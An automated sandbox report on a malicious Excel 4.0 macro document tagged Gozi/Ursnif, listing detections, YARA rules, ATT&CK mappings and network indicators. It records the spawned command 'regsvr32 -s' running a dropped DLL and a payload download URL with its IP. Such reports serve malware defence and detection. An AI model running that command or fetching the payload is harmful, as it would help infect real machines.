ID: 324308
Sample Name: document-1421190491.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 05:06:11
Date: 29/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report document-1421190491.xls

Overview

General Information

Sample Name:	document-1421190491.xls
Analysis ID:	324308
MD5:	6fb9d4467b35d90.
SHA1:	e8506016f9fead7..
SHA256:	d6237352c99d99..
Tags:	gozi SilentBuilder ursnif xls

Most interesting Screenshot:



Detection


Hidden Macro 4.0

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found obfuscated Excel 4.0 Macro
- Sigma detected: Microsoft Office Pr…
- Yara detected hidden Macro 4.0 in E…
- Allocates a big amount of memory (p…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 4856 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 2212 cmdline: regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
document-1421190491.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x4fea2:$s1: Excel • 0x50f1d:$s1: Excel • 0x389b:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
document-1421190491.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro

HIPS / PFW / Operating System Protection Evasion:


Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 2 1	DLL Side-Loading 1	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Extra Window Memory Injection 1	Process Injection 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Regsvr32 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Extra Window Memory Injection 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1421190491.xls	34%	Virustotal		Browse
document-1421190491.xls	14%	Metadefender		Browse
document-1421190491.xls	6%	ReversingLabs	Document-Word.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
me48.ru	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://me48.ru/ds/231120.gif	0%	URL Reputation	safe	
http://me48.ru/ds/231120.gif	0%	URL Reputation	safe	
http://me48.ru/ds/231120.gif	0%	URL Reputation	safe	
http://me48.ru/ds/231120.gif	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Virustotal		Browse
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
me48.ru	188.225.24.87	true	false	• 1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://me48.ru/ds/231120.gif	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://login.microsoftonline.com/	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://shell.suite.office.com:1443	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://cdn.entity.	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://wus2-000.contentsync.	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://powerlift.acompli.net	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://cortana.ai	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://api.aadrm.com/	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://api.microsoftstream.com/api/	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://cr.office.com	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://graph.ppe.windows.net	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://tasks.office.com	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://store.office.cn/addinstemplate	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
